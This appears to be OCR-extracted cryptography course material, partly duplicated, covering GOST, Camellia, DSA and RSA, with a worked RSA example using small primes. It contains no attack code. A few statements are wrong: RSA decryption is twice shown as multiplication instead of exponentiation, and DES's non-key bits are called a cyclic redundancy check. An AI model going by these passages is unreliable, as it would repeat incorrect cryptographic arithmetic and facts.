
The key scheduling of the GOST block cipher is performed by breaking the 256-bit key into eight 32-bit subkeys, where each subkey is used four times. In this algorithm, the key words are used in order for the first 24 rounds and they are used in reverse order for the last 8 rounds.

Kuznyechik is the latest extension of GOST, which uses 128-bit blocks.

Camellia

Camellia is a symmetric-key block cipher having either 18 rounds (for 128-bit keys) or 24 rounds (for 256-bit keys). It is a Feistel cipher with a block size of 128 bits and a key size of 128, 192, and 256 bits. Camellia uses four 8×8-bit S-boxes that perform affine transformations and logical operations. A logical transformation layer FL-function or its inverse is applied every six rounds. Camellia uses the key whitening technique for increased security.

Camellia is a part of the Transport Layer Security (TLS) protocol, which is used to deliver secure communication. Camellia cannot be brute-forced even with the latest technology although it uses a smaller key size of 128 bits, thus making it a safe cipher. In addition, Camellia offers high security and its processing skills are equivalent to those of AES or Rijndael.



DSA and Related Signature Schemes

Digital Signature Algorithm

FIPS 186-2 specifies the Digital Signature Algorithm (DSA) that may be used in the **generation and verification of digital signatures** for sensitive, unclassified applications

Digital Signature

A digital signature is **computed using a set of rules** (i.e., the DSA) **and a set of parameters** such that the identity of the signatory and integrity of the data can be verified

Each entity creates a public key and corresponding private key

1. Select a prime number q such that $2^{159} < q < 2^{160}$
2. Choose t with $0 \le t \le 8$
3. Select a prime number p such that $2^{511+64t} < p < 2^{512+64t}$ with the additional property that q divides (p-1)
4. Select a generator α of the unique cyclic group of order q in Z^*_p
5. To compute α, select an element g in Z^*_p and compute $g^{(p-1)/q}$ mod p
6. If $\alpha = 1$, perform step five again with a different g
7. Select a random d such that $1 \le d \le q$-1
8. Compute $y = \alpha^d$ mod p

(p, q, α, y) is the public key and d is the private key.

DSA and Related Signature Schemes

The Digital Signature Algorithm (DSA) is a Federal Information Processing Standard for digital signatures. The NIST proposed the DSA for use in the Digital Signature Standard (DSS), adopted as FIPS 186. The DSA helps in the generation and verification of digital signatures for sensitive and unclassified applications. It creates a 320-bit digital signature with 512–1024-bit security.

A digital signature is a mathematical scheme used for the authentication of digital messages. Computation of the digital signature uses a set of rules (i.e., the DSA) and a set of parameters in that the user can verify the identity of the signatory and the integrity of the data.

Processes involved in DSA:

- **Signature Generation Process**: The private key is used to know who has signed it.
- **Signature Verification Process**: The public key is used to verify whether the given digital signature is genuine.

DSA is a public-key cryptosystem, as it involves the use of both private and public keys.

Benefits of DSA:

- Less chances of forgery compared with a written signature
- Quick and easy method of business transactions
- Fake currency problem can be mitigated considerably

DSA Algorithm:

Each entity A does the following:


1. Select a prime number q such that $2^{159} < q < 2^{160}$
2. Choose t such that $0 \leq t \leq 8$, and select a prime number p where $2^{511+64t} < p < 2^{512+64t}$, with the property that q divides $(p-1)$
3. Select a generator α of the unique cyclic group of order q in Z^*_p by choosing an element $g \in Z^*_p$ and then computing $\alpha = g^{(p-1)/q} \bmod p$ until $\alpha \neq 1$
4. Select a random integer d such that $1 \leq d \leq q-1$
5. Compute $y = \alpha^d \bmod p$
6. A's public key is (p, q, α, y); A's private key is d.

To sign a message m, A does the following:

1. Select a random secret integer k, $0<k<q$.
2. Compute $r=(\alpha^k \bmod p) \bmod q$
3. Compute $k^{-1} \bmod q$
4. Compute $s=k^{-1}\{h(m) + dr\} \bmod q$, where h is the Secure Hash Algorithm
5. A's signature for m is the pair (r, s)

To verify A's signature (r, s) on m, B should do the following:

1. Obtain A's authentic public key (p,q,α,y)
2. Verify that $0<r<q$ and $0<s<q$; if not, then reject the signature
3. Compute $w = s^{-1} \bmod q$ and $h(m)$
4. Compute $u_1 = w.h(m) \bmod q$ and $u_2 = rw \bmod q$
5. Compute $v = (\alpha^{u1} y^{u2} \bmod p) \bmod q$
6. Accept the signature if and only if $v=r$



Rivest Shamir Adleman (RSA)

- RSA is a public-key cryptosystem for **Internet encryption** and **authentication**
- It uses **modular arithmetic** and **elementary number theories** to perform computations using two large prime numbers

RSA Signature Scheme

Algorithm Key generation for the RSA signature scheme

SUMMARY: each entity creates an RSA public key and a corresponding private key. Each entity A should do the following:

1. Generate two large distinct random primes p and q, each roughly the same size.
2. Compute $n = pq$ and $\phi = (p-1)(q-1)$.
3. Select a random integer e, $1 < e < \phi$, such that $\gcd(e, \phi) = 1$.
4. Use the extended Euclidean algorithm (Algorithm 2.107) to compute the unique integer d, $1 < d < \phi$, such that $ed \equiv 1 \pmod{\phi}$.
5. A's public key is (n, e); A's private key is d.

Algorithm RSA signature generation and verification

SUMMARY: entity A signs a message $m \in \mathcal{M}$. Any entity B can verify A's signature and recover the message m from the signature.

1. *Signature generation.* Entity A should do the following:
    (a) Compute $\tilde{m} = R(m)$, an integer in the range $[0, n-1]$.
    (b) Compute $s = \tilde{m}^d \bmod n$.
    (c) A's signature for m is s.
2. *Verification.* To verify A's signature s and recover the message m, B should:
    (a) Obtain A's authentic public key (n, e).
    (b) Compute $\tilde{m} = s^e \bmod n$.
    (c) Verify that $\tilde{m} \in \mathcal{M}_R$; if not, reject the signature.
    (d) Recover $m = R^{-1}(\tilde{m})$.

Example of RSA Algorithm

```
P  = 61 <= first prime number (destroy this after computing
                               E and D)
Q  = 53 <= second prime number (destroy this after computing
                                E and D)
PQ = 3233 <= modulus (give this to others)
E  = 17   <= public exponent (give this to others)
D  = 2753 <= private exponent (keep this secret!)

Your public key is (E,PQ).
Your private key is D.

The encryption function is: encrypt(T) = (T^E) mod PQ
                                       = (T^17) mod 3233

The decryption function is: decrypt(C) = (C^D) mod PQ
                                        = (C^2753) mod 3233

To encrypt the plaintext value 123:

encrypt(123) = (123^17) mod 3233
             = 337587917446653715596592958817679803 mod 3233
             = 855

To decrypt the cipher text value 855:

decrypt(855) = (855*2753) mod 3233
             = 123
```

Rivest Shamir Adleman (RSA)

Ron Rivest, Adi Shamir, and Leonard Adleman formulated RSA, a public-key cryptosystem for Internet encryption and authentication. RSA uses modular arithmetic and elementary number theories to perform computations using two large prime numbers. The RSA system is widely used in a variety of products, platforms, and industries. It is one of the de-facto encryption standards. Companies such as Microsoft, Apple, Sun, and Novell build RSA algorithms into their operating systems. RSA can also be found on hardware-secured telephones, Ethernet network cards, and smart cards.

RSA works as follows:

1. Two large prime numbers are taken (a and b), and their product is determined (c = ab, where “c” is called the modulus).
2. RSA chooses a number “e” that it is less than “c” and relatively prime to (a-1)(b-1). Therefore, e and (a-1)(b-1) have no common factor except 1.
3. Furthermore, RSA chooses a number “f” such that (ef - 1) is divisible by (a-1)(b-1).
4. The values “e” and “f” are the public and private exponents, respectively.
5. The public key is the pair (c, e); the private key is the pair (c, f).
6. It is difficult to obtain the private key (c, f) from the public key (c, e). However, if someone can factor “c” into “a” and “b”, then that person can decipher the private key (c, f).

The security of the RSA system depends on the assumption that such factoring is difficult to carry out, making the cryptographic technique safe.

An example of how cryptography uses RSA algorithms in a practical interchange is illustrated by the following sequence:

1. The sender of a message encrypts it using a randomly chosen DES symmetric key. DES (Data Encryption Standard) is a relatively insecure symmetric-key system using 64-bit encryption (56 bits for key size, 8 bits for cyclic redundancy check) to encrypt data.
2. The sender will then look up the recipient's public key and use it to encrypt the DES key using the RSA system.
3. The sender transmits an RSA digital envelope, consisting of a DES-encrypted message and an RSA-encrypted DES key, to the recipient.
4. The recipient will decrypt the DES key and then use the DES key to decrypt the message itself.

This system combines the high speed of DES with the key management convenience of the RSA system.

RSA Signature Scheme

Cryptography uses RSA for public key encryption and for a digital signature (to sign a message and verify it). The RSA signature scheme is the first technique used to generate digital signatures. It is a deterministic digital signature scheme that provides message recovery from the signature itself, making it the most practical and versatile technique available.

RSA involves both a public key and a private key. The public key, as the name indicates, can be used by anyone for encrypting messages. The messages that the user encrypts with the public key require the private key for decryption.

Consider that John encrypts his document M using his private key S_A, thereby creating a signature $S_{john}(M)$. John sends M along with the signature $S_{john}(M)$ to Alice. Alice decrypts the document using John's public key, thereby verifying John's signature.

RSA Key Generation

The procedure for RSA key generation is common to all the RSA-based signature schemes. To generate an RSA key pair, i.e., both an RSA public key and the corresponding private key, each entity A should do the following:

- Generate two large distinct primes p and q arbitrarily, each with roughly the same bit length
- Compute $n = pq$ and $\phi = (p-1)(q-1)$
- Choose a random integer e, $1 < e < \phi$, such that $\gcd(e, \phi) = 1$

  GCD = Greatest Common Divisor
- Use the extended Euclidean algorithm to compute the unique integer d, $1 < d < \phi$, such that $ed \equiv 1 \pmod{\phi}$
- A's public key is (n, e); A's private key is d

Destroy p and q at the end of the key generation

The RSA algorithm generates and verifies the RSA signature as follows way:

Entity A signs a message $m \in M$. Any entity B can verify A's signature and recover the message m from the signature.

1. **Signature Generation**

   To sign a message m, entity A should do the following:

   - Compute $\tilde{m} = R(m)$, an integer in the range [0, n–1]
   - Compute $s = \tilde{m}^d \bmod n$
   - A's signature form is s

2. **Signature Verification**

   To verify A's signature s and recover the message m, B should do the following:

   - Obtain A's authentic public key (n, e)
   - Compute $\tilde{m} = s^e \bmod n$
   - Verify that $\tilde{m} \in M_R$; if not, reject the signature
   - Recover $m = R^{-1}(\tilde{m})$

Example of RSA Algorithm

The math underlying RSA public-key encryption is described below:

1. Find P and Q, two large (e.g., 1024-bit) prime numbers.
2. Choose E such that E is greater than 1, E is less than PQ, and E and (P-1)(Q-1) are relatively prime, which means that they have no prime factors in common. E does not have to be prime, but it must be odd. (P-1)(Q-1) cannot be prime because it is an even number.
3. Compute D such that (DE - 1) is evenly divisible by (P-1)(Q-1). Mathematicians write this as DE = 1 (mod (P-1)(Q-1)), and they call D the multiplicative inverse of E. This is easy to do—simply find an integer X that causes D = (X(P-1)(Q-1) + 1)/E to be an integer and then use that value of D.
4. The encryption function is C = (T^E) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation. During the encryption of the message, T must be less than the modulus, PQ.
5. The decryption function is T = (C^D) mod PQ, where C is the ciphertext (a positive integer), T is the plaintext (a positive integer), and ^ indicates exponentiation.

Your public key is the pair (PQ, E). Your private key is the number D (do not reveal it to anyone). The product PQ is the modulus. E is the public exponent. D is the secret exponent.

You can publish your public key freely because there are no known easy methods of calculating D, P, or Q given only (PQ, E) (your public key).

Given below is an example of the RSA algorithm:

P = 61<= first prime number (destroy this after computing E and D)

Q = 53<= second prime number (destroy this after computing E and D)

PQ = 3233<= modulus (give this to others)

E = 17<= public exponent (give this to others)

D = 2753<= private exponent (keep this secret)

Your **public** key is **(E,PQ)**

Your **private** key is **D**

The encryption function is:

encrypt(T) = (T^E) mod PQ

= (T^17) mod 3233

The decryption function is:

decrypt(C) = (C^D) mod PQ

= (C^2753) mod 3233

To encrypt the plaintext value 123, do this:

encrypt(123) = (123^17) mod 3233

= 337587917446653715596592958817679803 mod 3233

= 855

To decrypt the ciphertext value 855, do this:

decrypt(855) = (855*2753) mod 3233

= 123

One way to compute the value of **855^2753 mod 3233** is as follows:

